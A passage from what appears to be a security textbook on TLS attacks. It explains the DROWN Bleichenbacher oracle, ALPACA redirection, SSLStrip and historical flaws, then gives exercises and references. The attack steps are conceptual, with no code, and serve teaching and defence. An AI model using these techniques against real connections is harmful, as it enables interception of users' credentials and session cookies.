In Figure 12.33, the SSL 2.0 messages that are important for the DROWN attack are shown, for export cipher suites with only 40 secret bits. The client selects a master secret mk , encrypts 40 bits of it into c and sends the rest as plaintext mk_{clear} . The server decrypts c , reconstructs mk , and starts the key derivation. The Server Write Key swk is used to encrypt the messages from the server to the client, and the Client Write Key cwk in the opposite direction.

The state machine of SSL 2.0 is not uniquely specified. The client should send the ClientFinish message CF together with CMK to prove that it knows mk . However, if only CMK is sent, all server implementations immediately respond with the ServerVerify message SV , which makes the DROWN attack much faster.

Bleichenbacher countermeasures are also implemented in SSLv2. If the c message is not PKCS#1-compliant or if the encrypted plaintext is not of the correct length (precisely 5 bytes in the case of export cipher suites), a randomly chosen value mk^* is used for key derivation instead of mk . Nevertheless, we can construct a perfect Bleichenbacher oracle as follows:




Fig. 12.33 For the DROWN attack, the fact that only 40 bits of the RSA key are secret(mk_{secret}) is relevant. Note also the reversed order of SV and CF .

1. The adversary sends an arbitrary RSA ciphertext c , together with a randomly chosen value mk_{clear} , to the server.
2. The server responds with the ServerVerify message SV .
3. The attacker performs an exhaustive key search on swk of complexity 2^{40} . He tests all possible values for mk_{secret}^i and uses $mk = mk_{clear}|mk_{secret}^i$ to perform key derivation. He tries all derived keys swk^i until he finds a server write key swk_{i_0} that successfully decrypts the SV message to the correct challenge r_C . Let $mk_{secret}^{i_0}$ be the value from which swk_{i_0} was derived.
4. $mk_{secret}^{i_0}$ can now either be the correct plaintext to c (then c was PKCS#1 compliant), or a randomly chosen value (then c was not compliant). The attacker can test this by sending the same values mk_{clear} and c in a second SSL 2.0 handshake and using the value swk_{i_0} to decrypt the new message SV' – this decryption will only work if c was PKCS#1-compliant.

Through this Bleichenbacher oracle, the attacker learns more than just two bytes – he learns a total of eight bytes: the two leading PKCS#1 bytes, the last five bytes mk_{i_0} , and the null byte directly before that. However, for technical reasons, he can only exploit this information advantage once.

Bleichenbacher attacks are more efficient if they start with a PKCS#1 compliant ciphertext. This is not the case for the DROWN attack. The ciphertext c of the ClientKeyExchange message recorded in a TLS-RSA handshake is *not* PKCS#1 compliant when used as ciphertext c in the SSL2 message CMK because the lengths of the plaintexts do not match. In TLS-RSA, the plaintext is 48 bytes long; in SSL2, only 5 bytes. Therefore, adjusting these two lengths in the DROWN attack was necessary. This is not always possible but only works with a certain probability, depending on the length of the RSA key – e.g. $\frac{1}{7774}$ for a 2048-bit modulus. This is why for DROWN, many TLS handshakes are recorded – this increases the probability that at least one of the RSA plaintext can be adjusted in length.

Once the adaption is done, the SSL2 Bleichenbacher oracle helps to compute the SSL2 plaintext, which is then translated into TLS-RSA plaintext. After this step, the DROWN attack is completed.

OpenSSL The fact that DROWN can only decrypt one out of 8,000 TLS-RSA handshakes on average could have been the reason for an all-clear. However, two programming errors had lain dormant in the most important SSL/TLS implementation OpenSSL, which made DROWN very effective:

- SSL 2.0 was disabled in all OpenSSL versions in 2010, but an attacker could re-enable SSL 2.0 via a programming error. This allowed DROWN attacks against all OpenSSL installations, even if the system administrators had correctly disabled SSL 2.0.
- In OpenSSL versions created between 1998 and March 2015, the DROWN attack was also possible for “normal” ciphersuites and even more efficient there. Contrary to the SSL 2.0 specification, `clear_key_data` bytes could be transferred in addition to c . After the plaintext was calculated from c , the leading bytes were overwritten with this value. If, for example, a key with a length of 128 bits was transferred in c , sending `clear_key_data` of size 120 bits would overwrite all bytes except the last byte in mk , and the complete key search in step 3 of the DROWN attack became much more efficient. More plaintext bytes could be computed because, after successful retrieval of the last plaintext byte, the second last byte could be calculated by sending the same c and a `clear_key_data` of length 112 bytes, and so on.

Conclusion DROWN is the most complex cross-protocol attack so far. It exemplarily shows which unknown vulnerabilities can be found in protocol implementations, even if server administration rules should exclude these dangers.

12.8.6 ALPACA

TLS is used to secure different application layer protocols such as HTTP, FTP, IMAP, and SMTP. However, the TLS handshake usually does not contain information about the application protocol, except when the ALPN extension is used.

Commonly it is assumed that the client may identify the target server – and thus the application layer protocol – based on the domain name in the server certificate. So `www.company.com` would refer to HTTP because of the subdomain `www`, and `imap.company.com` would refer to an IMAP server. However, there is no such rule – and many TLS certificates today include more than one domain name or wildcard domain names like `*.company.com`. This fact was already criticized in [33].

Another observation is that TLS does *not* secure the TLS connection – so a man-in-the-middle attacker can easily change IP addresses and TCP port numbers (Figure 12.34).




Fig. 12.34 A man-in-the-middle attacker can change the TCP destination port in an IP packet and redirect the data to another server sharing the same TLS certificate.

This allows for different types of attacks, which are evaluated in [23]:

- **Upload attack.** The attacker redirects an HTTPS request to an FTPS server. The FTP server interprets this as a file upload and stores the request, including the Cookie header. The adversary can later retrieve this file, including the secret HTTP session cookie from the FTP server.
- **Download attack.** The attacker stores a file on the FTP server containing malicious JavaScript. The FTP server interprets the redirected HTTP request as a file download and delivers the file. The malicious JavaScript is then executed in the web origin `https://www.example.com`.
- **Reflection attack.** To mitigate reflected XSS attacks, XSS filters are implemented on HTTP servers. However, suppose an HTTP request containing a JavaScript payload is redirected to the FTP server. In that case, no such filter is in place, and the malicious content is reflected and executed in the web page context.

12.9 Attacks on the Graphical User Interface

TLS is a very complex protocol, but its security guarantees must be communicated to non-technical users via the *Graphical User Interface* (GUI) of the web browser. Progress has been made here, but attacks are still possible.

12.9.1 The PKI for TLS

The use of TLS is mainly transparent to the user. This is possible because the browser manufacturers have relieved the user of the decision of which certificates are to be considered trustworthy and which are not. Every browser comes with a long list of root certificates. The website is considered trustworthy if the TLS server certificate can be verified with one of these root certificates.

In the past, this led to an increasingly long list of trust anchors in the browser, without being clear according to which criteria root certificates were included. Today, browser manufacturers apply stricter standards to the issuers of root certificates. In September 2017, for example, Google announced that it no longer trusted Symantec's root certificates and wanted to remove them from Chrome's certificate store.

12.9.2 Phishing, Pharming and Visual Spoofing

Until about 2005, JavaScript made it possible to hide or overwrite essential elements of the browser window completely. This also included information about the status of the SSL/TLS connection. A proof of concept for Internet Explorer is described in [2].

In response to visual spoofing attacks in the context of online banking fraud [34], the TLS indicators have been fundamentally revised in all browsers. They are now located in the address bar of all browsers. Sometimes the color green was used to signal a valid TLS connection, either as a background color of the address bar or as a small green icon. This can confuse even experts, e.g. if a green padlock is used as favicon² for an unprotected HTTP connection.

12.9.3 Warnings

If problems occur during the TLS handshake, the connection is terminated immediately. However, there was one major exception: During certificate validation, many false positives occurred (e.g., expired certificate, the certificate only issued to an

² <https://de.wikipedia.org/wiki/Favicon>

alias name of the called domain) that web browsers asked the user how to proceed in such a case. The false-negative rate was very high because users did not understand this information and still visited the website [34].

Before 2005, such warnings were purely informative and did not contain any recommendations for action [34]. Furthermore, these warnings could be skipped with just one mouse click. Today, actions such as “you should not visit this website” are common, and users must take more than one action before the website can be accessed. Despite these improvements, the false negative rate remains high [68, 38].

12.9.4 SSLStrip

At Black Hat DC 2009, Moxie Marlinspike introduced a simple but efficient man-in-the-middle attack on TLS connections. This attack exploits two facts:

1. The display of TLS-protected web pages hardly differs from the display of web pages transmitted in plain text.
2. When a TLS connection is established, usually only the server is authenticated; the client remains anonymous and only authenticates later using a different mechanism (e.g., username/password).




Fig. 12.35 Principle of SSLStrip.

TLS is designed to protect against man-in-the-middle attacks – so it is legitimate for the SSLStrip attacker to control the client-server connection. To do this, he can, for example, use ARP spoofing in a local network to obtain the IP address of the web server, or he can use DNS cache poisoning to take over this role.

If a user now enters the web server's address into his web browser, he usually just types the domain name `www.example.com`. The browser then adds this URL to a valid HTTP URL `http://www.example.com` and sends an unprotected HTTP request to the server. Since the attacker has acquired the target server's IP address/-domain name, he receives this request. He then establishes a TLS connection to the actual target server and forwards the request (Figure 12.35).

The attacker rewrites the web server's response – replacing all HTTPS URLs with corresponding HTTP URLs – before forwarding the response to the victim. This ensures that all subsequent requests will also use *no* TLS. This allows the

attacker to read all data entered by the victim, including username/password and credit card numbers.

The only requirement for this attack is that the victim does not recognize that an unprotected HTTP connection is being used. A user familiar with the syntax of URLs might notice that the `s` is missing in the protocol specification of the URLs. The SSLStrip tool also offers options to make this detection more difficult, e.g., a closed padlock as a favicon, which is then displayed in the URL line.

Since the distinction between HTTP and HTTPS connections is almost impossible for untrained users, countermeasures against SSLStrip can be implemented on the server side. Both *HTTP Strict Transport Security* (HSTS) and *HTTP Public Key Pinning* (HPKP) (section 10.10) force the browser to request certain URLs only over HTTPS – this requires a connection to the server without SSLStrip.

Related Work

Record layer encryption The security of different encryption algorithms and modes was evaluated in TLS. In [6], the authors used statistical anomalies of the stream cipher RC4 to recover plaintext in a ciphertext-only scenario. In the SWEET32 attack, [16], the security of block ciphers with block length 64 bits (DES, 3DES) was investigated when used in CBC mode. This attack can recover HTTP session cookies from around 785 GB of TLS record layer traffic encrypted with the same session key. Even modern algorithms like AES-GCM may fail to achieve their security goals when not implemented correctly: In [21] 184 HTTPS servers were found that used nonces repeatedly in AES-GCM, which allowed to break the authenticity of the TLS channel and inject malicious data into this channel.

BEAST A predecessor of the BEAST attack was published in [11].

POODLE While the original POODLE attack only affected SSL 3.0, it could be adapted to faulty implementations of TLS in all versions [54]. These incorrect implementations only checked the last byte $k - 1$ of the padding and removed the k padding bytes – they failed to check that the remaining $k - 1$ bytes must also have the value $k - 1$. More issues with padding validation were described in [77].

Security of HTTP-over-TLS In [15], the cookie cutter attack targeted the interplay between HTTP and TLS. For example, the `secure` flag is removed from the HTTP `Cookie` header, which instructs the browser only to send the cookie value over TLS. This is done by positioning this header so that the cookie value is contained in a first TLS record, but the `secure` flag is contained in a second TLS record. By dropping the second record, this flag never arrives in the browser. Since the HTTP parser in the browser is unaware of the missing TLS record, he records the HTTP response from the server as valid and will send the HTTP session cookie over an unprotected HTTP channel.

Export ciphersuites The dangers from outdated export cipher suites were exemplified in the *Logjam* attack described in [3]. If the server supports TLS-DHE export ciphersuites with prime numbers p of length 512 bit, then a MitM attacker can impersonate this server. By modifying the ciphersuite list sent by the client, the attacker tricks the server into using the export cipher. The ServerKeyExchange message based on the 512-bit prime is accepted by the client even if this client does not support export ciphersuites. By computing the discrete log of either DH share, the attacker can compute the PremasterSecret and forge all subsequent messages to the client. Given the current state of cryptanalysis on discrete logarithms, the discrete log of the server DH share can be computed within 90 seconds if precomputation is used. Thus the MitM can compute all TLS keys and forge the Finished messages so that his manipulations remain undetected. Logjam applies to all cryptographic protocols where such weak export primes can be negotiated, e.g., to SSH and IPsec VPNs. *FREAK* is a similar on TLS-RSA [44]. Here the MitM enforces the use of short RSA keys, which can easily be factored by exploiting a state machine bug on the server.

Invalid curve attacks An Internet scan was performed in [72] to determine if hosts perform point checks in EC-DHKE. Only less than 1% of all TLS hosts did not perform such a check, and even with these hosts, a downgrade attack called CurveSwap was impossible. So invalid curve attacks are only a theoretical threat.

Bad randomness Random values are needed everywhere in TLS. When setting up a TLS server, a public key pair must be generated randomly. Random nonces and random DHKE shares must be chosen during the handshake. So it is fatal if an adversary knows this randomness – he may compute the server’s private key or exploit nonce collisions.

Weak randomness can result from implementation bugs or can be introduced by powerful adversaries in cryptographic primitives. In 2008, Luciano Bello discovered that the random number generator in Debian’s OpenSSL package is predictable (CVE-2008-0166). The problem resulted from an implementation bug introduced in September 2006. Only a tiny number of different public key pairs could be generated in the affected versions of OpenSSL; thus, all corresponding private keys were known [76].

Another potential source of ‘bad’ randomness was found in the Dual Elliptic Curve Deterministic Random Bit Generator, standardized by NIST in 2006 and withdrawn in 2014. The pseudorandomness of the output of this generator was based on the DDH assumption, but there was a potential backdoor that could be exploited to predict its output. Dan Shumow and Niels Ferguson conjectured the exploitability of this PRNG at the rump session of CRYPTO 2007, and a first analysis was published in [24]. The effects of the conjectured predictability of this PRNG on TLS were investigated in [28].

Hash collisions MD5 and SHA-1 are considered insecure today because *hash collisions* can be constructed. However, these constructions result in two *random* preimages that map to the same hash value. It remained unclear if this posed an attack for cryptographic protocols where 2nd preimage resistance is the primary security

guarantee expected from hash functions. In the SLOTH attack, [17], the authors showed that these weaknesses indeed affected the security of TLS. So MD5 and SHA-1 should no longer be used in TLS.

BERSerk: Signature validation bypass In 2006, Daniel Bleichenbacher gave a talk at the evening rump session at CRYPTO 2006 [40]. He showed how to exploit parsing bugs on the PKCS#1 digital signature encoding to forge RSA signatures if a public exponent $e = 3$ is used. The parsing bug allowed to add bytes in the ASN.1 part of the encoding or to append bytes to the encoding. By choosing these bytes carefully, an attacker may be able to turn the ASN.1 encoding into an integer cube, i.e., a cube number over the integers. A valid RSA signature on this modified encoding can be computed by computing the cube root of this encoding over the integers. In 2014, Antoine Delignat-Lavaud discovered a similar parsing error in NSS, the TLS library that was used by Mozilla and Chrome at that time [53]. In the unpatched versions, both browsers could thus be tricked into accepting malicious TLS certificates.

Attacks in the TLS state machine The state machine of TLS is responsible for ensuring the correct order of messages and cryptographic computations: A ChangeCipherSpec message should only be sent after all keys have been derived from a PremasterSecret, and a CertificateVerify should always follow a Certificate message sent by the client. Unfortunately, the implemented state machine may differ significantly from the ideal state machine, which is implicitly described in the TLS RFCs. In 2014, M. Kikuchi [51] discovered that the OpenSSL state machine could be tricked into generating all keys from the constant value $pms = 0$ by injecting a ChangeCipherSpec message *before* the PremasterSecret was negotiated. This led to systematic studies of the TLS state machine. Joeri de Ruiter and Eric Poll [32] automatically extracted state machines from server and client implementations and found three security vulnerabilities. Benjamin Beurdouche et al. [14] also extracted state machines, published the SMACK attack, and discussed state machines' secure composition. The extension of this line of research to DTLS [42] revealed a complete client authentication bypass in JSSE.

Problems

12.1 Attack target

In the following table, please indicate if the given target (HTTP session cookie, PremasterSecret, private key) can be retrieved with the given attack.

Name of Attack	HTTP Session Cookie	PremasterSecret	Private Key
BEAST			
Bleichenbacher			
POODLE			
Invalid Curve			
Lucky13			
Raccoon			

12.2 Attacker Models

- (a) What is the difference between the web attacker and the Man-in-the-Browser models? Is one of these models contained in the other model?
- (b) A Man-in-the-Browser has access to a (partial) encryption oracle, while a Man-in-the-Middle doesn't have this ability. Is a Man-in-the-Browser therefore stronger?

12.3 BEAST

For BEAST, the chosen plaintext must be inserted in the first block of a TLS record. Which parts of the HTTP request plaintext can be controlled by a Man-in-the-Browser attacker? Do these parts lie in the first plaintext block?

12.4 Vaudenay Padding Oracle Attack

- (a) Why is it essential that the encryption key k doesn't change? Which plaintext bytes could still be determined if the key k would change?
- (b) Which padding is used to determine the third-last plaintext byte?

12.5 POODLE

- (a) Why does POODLE only work for SSL 3.0? Can you imagine a faulty implementation of the padding check in TLS 1.2 such that POODLE would work for this flawed implementation?
- (b) Why can't POODLE be mitigated through a software patch?

12.6 CRIME

- (a) Use LZ77 to compress the string `cybersecurity` and `cyberwar`.
- (b) Which part of the URL must be changed to include an additional character of the HTTP session cookie in the LZ77 compression window?

12.7 BREACH

Why does BREACH still work when TLS data compression is disabled?

12.8 SSL 2.0: Ciphersuite Rollback Attack

Suppose the attacker would only remove all strong ciphersuites from the ClientHello message in the SSL 2.0 handshake. Would the ciphersuite rollback attack also work in this scenario?

12.9 SSL 3.0: Version Rollback Attack

In a version rollback attack, the attacker modifies the ClientHello message. In SSL 3.0, this message is protected by the MACs contained in ClientFinished and ServerFinished. So why does this modification remain undetected?

12.10 PKCS#1 variants

Consider the following PKCS#1 variants. Would their use prevent Bleichenbacher-like attacks? Which problems would occur? Please calculate the probability of a random plaintext being compliant with these variants.

- (a) Use the PKCS#1 coding for digital signatures also for public-key encryption. In this case, many static padding bytes 0xFF can be checked, and these checks would reduce the probability of finding a PKCS-compliant ciphertext to nearly zero.
- (b) Modify PKCS#1 as follows: Half of the padding bytes are chosen randomly, and half have the value 0xFF. At least 16 bytes must be padded.
- (c) Use 8 bytes 0x00 as a separator between the random, non-zero padding and the message m .

12.11 Bleichenbacher attack

For an RSA modulus, n with $|n| = 1025$ bits compute the number of integers in the interval $[2B, 3B]$.

12.12 Bleichenbacher attack: Signature forgery

The message to be signed is formatted to be PKCS#1 compliant and is then treated as an RSA ciphertext. So if this ciphertext is already PKCS#1 compliant, will the decrypted plaintext also be PKCS#1 compliant?

12.13 ROBOT

Which side channels were used to implement the Bleichenbacher oracles in ROBOT?

12.14 Raccoon

For which prime moduli p with $1000 < |p| < 2000$ could the Raccoon attack possibly work? Which hash function must be negotiated in TLS 1.2?

12.15 Cross-protocol attack: TLS-1.2 and TLS 1.3

- (a) Why does the adversary know the discrete logarithm of the DH share in the ServerKeyShare extension?
- (b) Which of the values that are hashed-and-signed in the ServerKeyShare extension can be chosen by the adversary, and which are chosen by the client? Which of these values change between TLS sessions?

12.16 Cross-protocol attack: DROWN

In the SSL2 handshake (Figure 11.1), in addition to the adaptively chosen RSA ciphertext c in the CMK message, the adversary always has to send a MAC mac_c computed with the client write key cwk . Since he cannot calculate this MAC, the handshake will always abort, both for PKCS#1 compliant and non-compliant plaintexts. How can he nevertheless distinguish PKCS#1 compliant and non-compliant plaintexts?

References

1. Acıiqmez, O., Schindler, W., Koç, Ç.: Improving Brumley and Boneh timing attack on unprotected SSL implementations. In: V. Atluri, C. Meadows, A. Juels (eds.) ACM CCS 2005: 12th

- Conference on Computer and Communications Security, pp. 139–146. ACM Press, Alexandria, Virginia, USA (2005). DOI 10.1145/1102120.1102140
2. Adelsbach, A., Gajek, S., Schwenk, J.: Visual spoofing of ssl protected web sites and effective countermeasures. In: R.H. Deng, F. Bao, H. Pang, J. Zhou (eds.) ISPEC, *Lecture Notes in Computer Science*, vol. 3439, pp. 204–216. Springer (2005)
 3. Adrian, D., Bhargavan, K., Durumeric, Z., Gaudry, P., Green, M., Halderman, J.A., Heninger, N., Springall, D., Thomé, E., Valenta, L., VanderSloot, B., Wustrow, E., Zanella-Béguelin, S., Zimmermann, P.: Imperfect forward secrecy: How Diffie-Hellman fails in practice. In: I. Ray, N. Li, C. Kruegel (eds.) ACM CCS 2015: 22nd Conference on Computer and Communications Security, pp. 5–17. ACM Press, Denver, CO, USA (2015). DOI 10.1145/2810103.2813707
 4. Akavia, A.: Solving hidden number problem with one bit oracle and advice. In: S. Halevi (ed.) Advances in Cryptology – CRYPTO 2009, *Lecture Notes in Computer Science*, vol. 5677, pp. 337–354. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2009). DOI 10.1007/978-3-642-03356-8_20
 5. Akhawe, D., Barth, A., Lam, P.E., Mitchell, J.C., Song, D.: Towards a formal foundation of web security. In: A. Myers, M. Backes (eds.) CSF 2010: IEEE 23st Computer Security Foundations Symposium, pp. 290–304. IEEE Computer Society Press, Edinburgh, Scotland, UK (2010). DOI 10.1109/CSF.2010.27
 6. AlFardan, N.J., Bernstein, D.J., Paterson, K.G., Poettering, B., Schuldt, J.C.N.: On the security of RC4 in TLS. In: S.T. King (ed.) USENIX Security 2013: 22nd USENIX Security Symposium, pp. 305–320. USENIX Association, Washington, DC, USA (2013)
 7. AlFardan, N.J., Paterson, K.G.: Lucky thirteen: Breaking the TLS and DTLS record protocols. In: 2013 IEEE Symposium on Security and Privacy, pp. 526–540. IEEE Computer Society Press, Berkeley, CA, USA (2013). DOI 10.1109/SP.2013.42
 8. Aviram, N., Schinzel, S., Somorovsky, J., Heninger, N., Dankel, M., Steube, J., Valenta, L., Adrian, D., Halderman, J.A., Dukhovni, V., Kasper, E., Cohney, S., Engels, S., Paar, C., Shavitt, Y.: DROWN: Breaking TLS using SSLv2. In: T. Holz, S. Savage (eds.) USENIX Security 2016: 25th USENIX Security Symposium, pp. 689–706. USENIX Association, Austin, TX, USA (2016)
 9. Baldwin, R., Rivest, R.: The RC5, RC5-CBC, RC5-CBC-Pad, and RC5-CTS Algorithms. RFC 2040 (Informational) (1996). DOI 10.17487/RFC2040. URL <https://www.rfc-editor.org/rfc/rfc2040.txt>
 10. Bard, G.V.: The Vulnerability of SSL to Chosen Plaintext Attack. IACR Cryptology ePrint Archive **2004** (2004)
 11. Bard, G.V.: The vulnerability of SSL to chosen plaintext attack. Cryptology ePrint Archive, Report 2004/111 (2004). <https://eprint.iacr.org/2004/111>
 12. Bard, G.V.: A Challenging But Feasible Blockwise-Adaptive Chosen-Plaintext Attack on SSL. In: SECRYPT 2006, Proceedings of the International Conference on Security and Cryptography. INSTICC Press (2006)
 13. Bardou, R., Focardi, R., Kawamoto, Y., Simionato, L., Steel, G., Tsay, J.K.: Efficient padding oracle attacks on cryptographic hardware. In: R. Safavi-Naini, R. Canetti (eds.) Advances in Cryptology – CRYPTO 2012, *Lecture Notes in Computer Science*, vol. 7417, pp. 608–625. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2012). DOI 10.1007/978-3-642-32009-5_36
 14. Beurdouche, B., Bhargavan, K., Delignat-Lavaud, A., Fournet, C., Kohlweiss, M., Pironti, A., Strub, P.Y., Zinzindohoue, J.K.: A messy state of the union: Taming the composite state machines of TLS. In: 2015 IEEE Symposium on Security and Privacy, pp. 535–552. IEEE Computer Society Press, San Jose, CA, USA (2015). DOI 10.1109/SP.2015.39
 15. Bhargavan, K., Delignat-Lavaud, A., Fournet, C., Pironti, A., Strub, P.Y.: Triple handshakes and cookie cutters: Breaking and fixing authentication over TLS. In: 2014 IEEE Symposium on Security and Privacy, pp. 98–113. IEEE Computer Society Press, Berkeley, CA, USA (2014). DOI 10.1109/SP.2014.14
 16. Bhargavan, K., Leurent, G.: On the practical (in-)security of 64-bit block ciphers: Collision attacks on HTTP over TLS and OpenVPN. In: E.R. Weippl, S. Katzenbeisser, C. Kruegel, A.C. Myers, S. Halevi (eds.) ACM CCS 2016: 23rd Conference on Computer and Communications Security, pp. 456–467. ACM Press, Vienna, Austria (2016). DOI 10.1145/2976749.2978423

17. Bhargavan, K., Leurent, G.: Transcript collision attacks: Breaking authentication in TLS, IKE and SSH. In: ISOC Network and Distributed System Security Symposium – NDSS 2016. The Internet Society, San Diego, CA, USA (2016)
18. Bleichenbacher, D.: Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: H. Krawczyk (ed.) Advances in Cryptology – CRYPTO'98, *Lecture Notes in Computer Science*, vol. 1462, pp. 1–12. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1998). DOI 10.1007/BFb0055716
19. Böck, H., Somorovsky, J., Young, C.: Return of bleichenbacher's oracle threat (ROBOT). In: W. Enck, A.P. Felt (eds.) 27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15–17, 2018., pp. 817–849. USENIX Association (2018). URL <https://www.usenix.org/conference/usenixsecurity18/presentation/bock>
20. Böck, H., Somorovsky, J., Young, C.: Return of bleichenbacher's oracle threat (ROBOT). In: W. Enck, A.P. Felt (eds.) USENIX Security 2018: 27th USENIX Security Symposium, pp. 817–849. USENIX Association, Baltimore, MD, USA (2018)
21. Böck, H., Zauner, A., Devlin, S., Somorovsky, J., Jovanovic, P.: {Nonce-Disrespecting} adversaries: Practical forgery attacks on {GCM} in {TLS}. In: 10th USENIX Workshop on Offensive Technologies (WOOT 16) (2016)
22. Boneh, D., Venkatesan, R.: Hardness of computing the most significant bits of secret keys in Diffie-Hellman and related schemes. In: N. Koblitz (ed.) Advances in Cryptology – CRYPTO'96, *Lecture Notes in Computer Science*, vol. 1109, pp. 129–142. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1996). DOI 10.1007/3-540-68697-5_11
23. Brinkmann, M., Dresen, C., Merget, R., Poddebski, D., Müller, J., Somorovsky, J., Schwenk, J., Schinzel, S.: ALPACA: Application layer protocol confusion - analyzing and mitigating cracks in TLS authentication. In: M. Bailey, R. Greenstadt (eds.) USENIX Security 2021: 30th USENIX Security Symposium, pp. 4293–4310. USENIX Association (2021)
24. Brown, D.R.L., Gjøsteen, K.: A security analysis of the NIST SP 800–90 elliptic curve random number generator. In: A. Menezes (ed.) Advances in Cryptology – CRYPTO 2007, *Lecture Notes in Computer Science*, vol. 4622, pp. 466–481. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2007). DOI 10.1007/978-3-540-74143-5_26
25. Brumley, B.B., Tuveri, N.: Remote timing attacks are still practical. In: V. Atluri, C. Díaz (eds.) ESORICS 2011: 16th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 6879, pp. 355–371. Springer, Heidelberg, Germany, Leuven, Belgium (2011). DOI 10.1007/978-3-642-23822-2_20
26. Brumley, D., Boneh, D.: Remote Timing Attacks are Practical. In: Proceedings of the 12th conference on USENIX Security Symposium - Volume 12, SSYM'03. USENIX Association, Berkeley, CA, USA (2003)
27. Canvel, B., Hiltgen, A.P., Vaudenay, S., Vuagnoux, M.: Password interception in a SSL/TLS channel. In: D. Boneh (ed.) Advances in Cryptology – CRYPTO 2003, *Lecture Notes in Computer Science*, vol. 2729, pp. 583–599. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2003). DOI 10.1007/978-3-540-45146-4_34
28. Checkoway, S., Niederhagen, R., Everspaugh, A., Green, M., Lange, T., Ristenpart, T., Bernstein, D.J., Maskiewicz, J., Shacham, H., Fredrikson, M.: On the practical exploitability of dual EC in TLS implementations. In: K. Fu, J. Jung (eds.) USENIX Security 2014: 23rd USENIX Security Symposium, pp. 319–335. USENIX Association, San Diego, CA, USA (2014)
29. Chen, S., Wang, R., Wang, X., Zhang, K.: Side-Channel Leaks in Web Applications: A Reality Today, a Challenge Tomorrow. In: Proceedings of the 2010 IEEE Symposium on Security and Privacy, SP '10. IEEE Computer Society (2010)
30. Dai, W.: An attack against ssh2 protocol. <http://www.weidai.com/ssh2-attack.txt>
31. De Mulder, E., Hutter, M., Marson, M.E., Pearson, P.: Using Bleichenbacher's solution to the hidden number problem to attack nonce leaks in 384-bit ECDSA. In: G. Bertoni, J.S. Coron (eds.) Cryptographic Hardware and Embedded Systems – CHES 2013, *Lecture Notes in Computer Science*, vol. 8086, pp. 435–452. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2013). DOI 10.1007/978-3-642-40349-1_25

32. de Ruiter, J., Poll, E.: Protocol state fuzzing of TLS implementations. In: J. Jung, T. Holz (eds.) USENIX Security 2015: 24th USENIX Security Symposium, pp. 193–206. USENIX Association, Washington, DC, USA (2015)
33. Delignat-Lavaud, A., Bhargavan, K.: Virtual host confusion: Weaknesses and exploits. Black Hat **2014** (2014)
34. Dhamija, R., Tygar, J.D., Hearst, M.: Why phishing works. In: Proceedings of the SIGCHI conference on Human Factors in computing systems, pp. 581–590. ACM (2006)
35. Dierks, T., Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346 (Proposed Standard) (2006). URL <http://www.ietf.org/rfc/rfc4346.txt>
36. Dierks, T., Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard) (2008). URL <http://www.ietf.org/rfc/rfc5246.txt>
37. Felsch, D., Grothe, M., Schwenk, J., Czubak, A., Szymanek, M.: The dangers of key reuse: Practical attacks on IPsec IKE. In: W. Enck, A.P. Felt (eds.) USENIX Security 2018: 27th USENIX Security Symposium, pp. 567–583. USENIX Association, Baltimore, MD, USA (2018)
